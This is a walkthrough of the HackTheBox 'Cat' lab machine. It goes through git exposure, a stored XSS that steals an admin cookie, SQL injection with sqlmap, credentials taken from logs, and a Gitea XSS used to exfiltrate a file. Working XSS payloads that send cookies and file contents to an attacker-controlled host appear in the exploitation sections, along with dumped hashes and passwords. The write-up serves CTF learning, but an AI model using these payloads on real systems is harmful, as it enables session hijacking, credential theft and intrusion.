Cat - HackTheBox
Category: Challenger Tags: ctf cybersecurity hackthebox

Enumeration
❯ nmap -Pn -n -sCV --min-rate=7500 -p- cat.htb
PORT     STATE    SERVICE     VERSION22/tcp   open     ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:|   3072 96:2d:f5:c6:f6:9f:59:60:e5:65:85:ab:49:e4:76:14 (RSA)|   256 9e:c4:a4:40:e9:da:cc:62:d1:d6:5a:2f:9e:7b:d4:aa (ECDSA)|_  256 6e:22:2a:6a:6d:eb:de:19:b7:16:97:c2:7e:89:29:d5 (ED25519)80/tcp   open     http        Apache httpd 2.4.41 ((Ubuntu))|_http-title: Best Cat Competition| http-cookie-flags:|   /:|     PHPSESSID:|_      httponly flag not set|_http-server-header: Apache/2.4.41 (Ubuntu)| http-git:|   10.10.11.53:80/.git/|     Git repository found!|     Repository description: Unnamed repository; edit this file 'description' to name the...|_    Last commit message: Cat v12589/tcp filtered quartus-tclService Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

The webserver is running Apache 2 and its web source code git repository is exposed. We can reconstruct the source code using git-dumper.
Get the user flag
In short, the website allows us to fill in a form and upload a cat image so that an admin can review it. This scenario leads us to explore Session Hijacking using XSS.
Stored XSS: Register (source) → View (sink)
Let’s take a closer look in the source code. In the register function, we can see that the username we register is stored in the database without any sanitization, and directly assigned to _SESSION['username'].
// Login processif ($_SERVER["REQUEST_METHOD"] == "GET" && isset($_GET['loginForm'])) { $username = $_GET['loginUsername']; $password = md5($_GET['loginPassword']);
$stmt = $pdo->prepare("SELECT * FROM users WHERE username = :username"); $stmt->execute([':username' => $username]); $user = $stmt->fetch(PDO::FETCH_ASSOC);
if ($user && $password === $user['password']) { $_SESSION['username'] = $user['username']; // XSS source header("Location: /"); exit(); } else { $error_message = "Incorrect username or password."; }}?>This variable is used as-is in contest.php to show the username uploaded the cat image.
if (move_uploaded_file($_FILES["cat_photo"]["tmp_name"], $target_file)) { // Prepare SQL query to insert cat data $stmt = $pdo->prepare("INSERT INTO cats (cat_name, age, birthdate, weight, photo_path, owner_username) VALUES (:cat_name, :age, :birthdate, :weight, :photo_path, :owner_username)"); // Bind parameters $stmt->bindParam(':cat_name', $cat_name, PDO::PARAM_STR); $stmt->bindParam(':age', $age, PDO::PARAM_INT); $stmt->bindParam(':birthdate', $birthdate, PDO::PARAM_STR); $stmt->bindParam(':weight', $weight, PDO::PARAM_STR); $stmt->bindParam(':photo_path', $target_file, PDO::PARAM_STR); $stmt->bindParam(':owner_username', $_SESSION['username'], PDO::PARAM_STR); // Execute query if ($stmt->execute()) { $success_message = "Cat has been successfully sent for inspection."; } else { $error_message = "Error: There was a problem registering the cat."; } } else { $error_message = "Error: There was a problem uploading the file."; }And in view_cat.php, we know that this username will be fetched whenever an admin reviews the form.
// Get the cat_id from the URL$cat_id = isset($_GET['cat_id']) ? $_GET['cat_id'] : null;
if ($cat_id) { // Prepare and execute the query $query = "SELECT cats.*, users.username FROM cats JOIN users ON cats.owner_username = users.username WHERE cat_id = :cat_id"; $statement = $pdo->prepare($query); $statement->bindParam(':cat_id', $cat_id, PDO::PARAM_INT); $statement->execute();
// Fetch cat data from the database $cat = $statement->fetch(PDO::FETCH_ASSOC);
if (!$cat) { die("Cat not found."); }} else { die("Invalid cat ID.");}?>
(...)
<div class="container"> <h1>Cat Details: <?php echo $cat['cat_name']; ?></h1> <img src="<?php echo $cat['photo_path']; ?>" alt="<?php echo $cat['cat_name']; ?>" class="cat-photo"> <div class="cat-info"> <strong>Name:</strong> <?php echo $cat['cat_name']; ?><br> <strong>Age:</strong> <?php echo $cat['age']; ?><br> <strong>Birthdate:</strong> <?php echo $cat['birthdate']; ?><br> <strong>Weight:</strong> <?php echo $cat['weight']; ?> kg<br> <strong>Owner:</strong> <?php echo $cat['username']; ?><br> // sink <strong>Created At:</strong> <?php echo $cat['created_at']; ?> </div></div>Stored XSS: Exploitation
Let’s craft a XSS payload that sends us the admin’s cookie whenever the admin bot review our payload.
<script>fetch("http://IP:PORT?c="+btoa(document.cookie))</script>Register using the payload as the username, and fill in the form as normal. Then we will receive the PHPSESSID of the admin in base64.
❯ python -m http.server 8386Serving HTTP on 0.0.0.0 port 8386 (http://0.0.0.0:8386/) ...10.10.11.53 - - [19/Mar/2025 00:41:14] "GET /?c=UEhQU0VTU0lEPWY0YXI5bG02dWZmczIzaWFqNzRjNnY4ZnJl HTTP/1.1" 200 -SQLi: catName
catNameThe admin can view, accept or reject a cat image. Inspecting the accept function (accept_cat.php), we see that the parameter catName is directly embedded into the SQL query.
$cat_name = $_POST['catName'];$catId = $_POST['catId'];$sql_insert = "INSERT INTO accepted_cats (name) VALUES ('$cat_name')"; // deathLet’s sqlmap the accept request with catName as injection parameter:
sqlmap -r accept_cat.req -p catName --level=5 -T users --dump --risk=3 --dbms=sqlite --threads=10We breached the users database with some users below:
axel:d1bbba3670feb9435c9841e46e60ee2frosa:ac369922d560f17d6eeb8b2c7dec498crobert:42846631708f69c00ec0c0a8aa4a92adfabian:39e153e825c4a3d314a0dc7f7475ddbejerryson:781593e060f8d065cd7281c5ec5b4b86larry:1b6dce240bbfbc0905a664ad199e18f8royer:c598f6b844a36fa7836fba0835f1f6The password for rosa is soyunaprincesarosa. As the webserver is running Apache 2, let’s take a look at the access.log. The admin login request will come from the localhost, so this command gives us axel password.
rosa@cat:~$ cat /var/log/apache2/access.log | grep 127.0.0.1# axel:aNdZwgC4tI9gnVXv_e3QThere we go, the user flag!
axel@cat:~$ lsuser.txtPrivilege Escalation to Root
You can just linpeas.sh to get all of these information at once.
Let’s list the running services using netstat.
axel@cat:~$ netstat -tulpnActive Internet connections (only servers)Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program nametcp 0 0 127.0.0.1:587 0.0.0.0:* LISTEN -tcp 0 0 127.0.0.1:41071 0.0.0.0:* LISTEN -tcp 0 0 127.0.0.53:53 0.0.0.0:* LISTEN -tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN -tcp 0 0 127.0.0.1:3000 0.0.0.0:* LISTEN -(...)There is a Gitea service running at port 3000, let’s forward it to our pwnbox. The Gitea’s version is 1.22.0, vulnerable to Gitea 1.22.0 - Stored XSS - Multiple webapps Exploit. This CVE exploits Stored XSS on the description field of a Gitea repo.

As there are multiple users running on this system, let’s check if there are internal mails transfered between local users. Yes there is.
axel@cat:~$ cat /var/mail/axelFrom rosa@cat.htb  Sat Sep 28 04:51:50 2024Return-Path: <rosa@cat.htb>Received: from cat.htb (localhost [127.0.0.1])        by cat.htb (8.15.2/8.15.2/Debian-18) with ESMTP id 48S4pnXk001592        for <axel@cat.htb>; Sat, 28 Sep 2024 04:51:50 GMTReceived: (from rosa@localhost)        by cat.htb (8.15.2/8.15.2/Submit) id 48S4pnlT001591        for axel@localhost; Sat, 28 Sep 2024 04:51:49 GMTDate: Sat, 28 Sep 2024 04:51:49 GMTFrom: rosa@cat.htbMessage-Id: <202409280451.48S4pnlT001591@cat.htb>Subject: New cat services
Hi Axel,
We are planning to launch new cat-related web services, including a cat care website and other projects. Please send an email to jobert@localhost with information about your Gitea repository. Jobert will check if it is a promising service that we can develop.
Important note: Be sure to include a clear description of the idea so that I can understand it properly. I will review the whole repository.
From rosa@cat.htb  Sat Sep 28 05:05:28 2024Return-Path: <rosa@cat.htb>Received: from cat.htb (localhost [127.0.0.1])        by cat.htb (8.15.2/8.15.2/Debian-18) with ESMTP id 48S55SRY002268        for <axel@cat.htb>; Sat, 28 Sep 2024 05:05:28 GMTReceived: (from rosa@localhost)        by cat.htb (8.15.2/8.15.2/Submit) id 48S55Sm0002267        for axel@localhost; Sat, 28 Sep 2024 05:05:28 GMTDate: Sat, 28 Sep 2024 05:05:28 GMTFrom: rosa@cat.htbMessage-Id: <202409280505.48S55Sm0002267@cat.htb>Subject: Employee management
We are currently developing an employee management system. Each sector administrator will be assigned a specific role, while each employee will be able to consult their assigned tasks. The project is still under development and is hosted in our private Gitea. You can visit the repository at: http://localhost:3000/administrator/Employee-management/. In addition, you can consult the README file, highlighting updates and other important details, at: http://localhost:3000/administrator/Employee-management/raw/branch/main/README.md.
Everything starts to click. Jobert will check any email send to him and click on a Gitea repo link. Also, there is an admin’s repo Employee-management explicitly stated in the email. So let’s craft an XSS payload that send us arbitrary content in this repo. We will read index.php.
<a href='javascript:fetch("http://localhost:3000/administrator/Employee-management/raw/branch/main/index.php").then(response=>response.text()).then(data=>fetch("http://10.10.16.18:8000/?d="+encodeURIComponent(btoa(unescape(encodeURIComponent(data))))));'>ATTACK</a>Put this payload in the description of the repo, and send an email to jobert .So fast we got the content of this file in base64 which contains the admin password.
# send mailaxel@cat:~$ echo "http://localhost:3000/axel/<your-repo>" | sendmail jobert@cat.htb
# our pwnbox10.10.11.53 - - [19/Mar/2025 13:06:06] "GET /?d=PD9waHAKJHZhbGlkX3VzZXJuYW1lID0gJ2FkbWluJzsKJHZhbGlkX3Bhc3N3b3JkID0gJ0lLdzc1ZVIwTVI3Q01JeGhIMCc7CgppZiAoIWlzc2V0KCRfU0VSVkVSWydQSFBfQVVUSF9VU0VSJ10pIHx8ICFpc3NldCgkX1NFUlZFUlsnUEhQX0FVVEhfUFcnXSkgfHwgCiAgICAkX1NFUlZFUlsnUEhQX0FVVEhfVVNFUiddICE9ICR2YWxpZF91c2VybmFtZSB8fCAkX1NFUlZFUlsnUEhQX0FVVEhfUFcnXSAhPSAkdmFsaWRfcGFzc3dvcmQpIHsKICAgIAogICAgaGVhZGVyKCdXV1ctQXV0aGVudGljYXRlOiBCYXNpYyByZWFsbT0iRW1wbG95ZWUgTWFuYWdlbWVudCInKTsKICAgIGhlYWRlcignSFRUUC8xLjAgNDAxIFVuYXV0aG9yaXplZCcpOwogICAgZXhpdDsKfQoKaGVhZGVyKCdMb2NhdGlvbjogZGFzaGJvYXJkLnBocCcpOwpleGl0Owo%2FPgoK HTTP/1.1" 200 -
# index.php base64-decode<?php$valid_username = 'admin';$valid_password = 'IKw75eR0MR7CMIxhH0';
if (!isset($_SERVER['PHP_AUTH_USER']) || !isset($_SERVER['PHP_AUTH_PW']) ||    $_SERVER['PHP_AUTH_USER'] != $valid_username || $_SERVER['PHP_AUTH_PW'] != $valid_password) {
    header('WWW-Authenticate: Basic realm="Employee Management"');    header('HTTP/1.0 401 Unauthorized');    exit;}
header('Location: dashboard.php');exit;
So we got root credentials: root:IKw75eR0MR7CMIxhH0. And we’re done.
axel@cat:~$ su rootPassword:root@cat:/home/axel# ls /rootroot.txt scriptsContinue reading
Related reading
Shares tags, a category or a series with this post
Take another route
Something different from the latest posts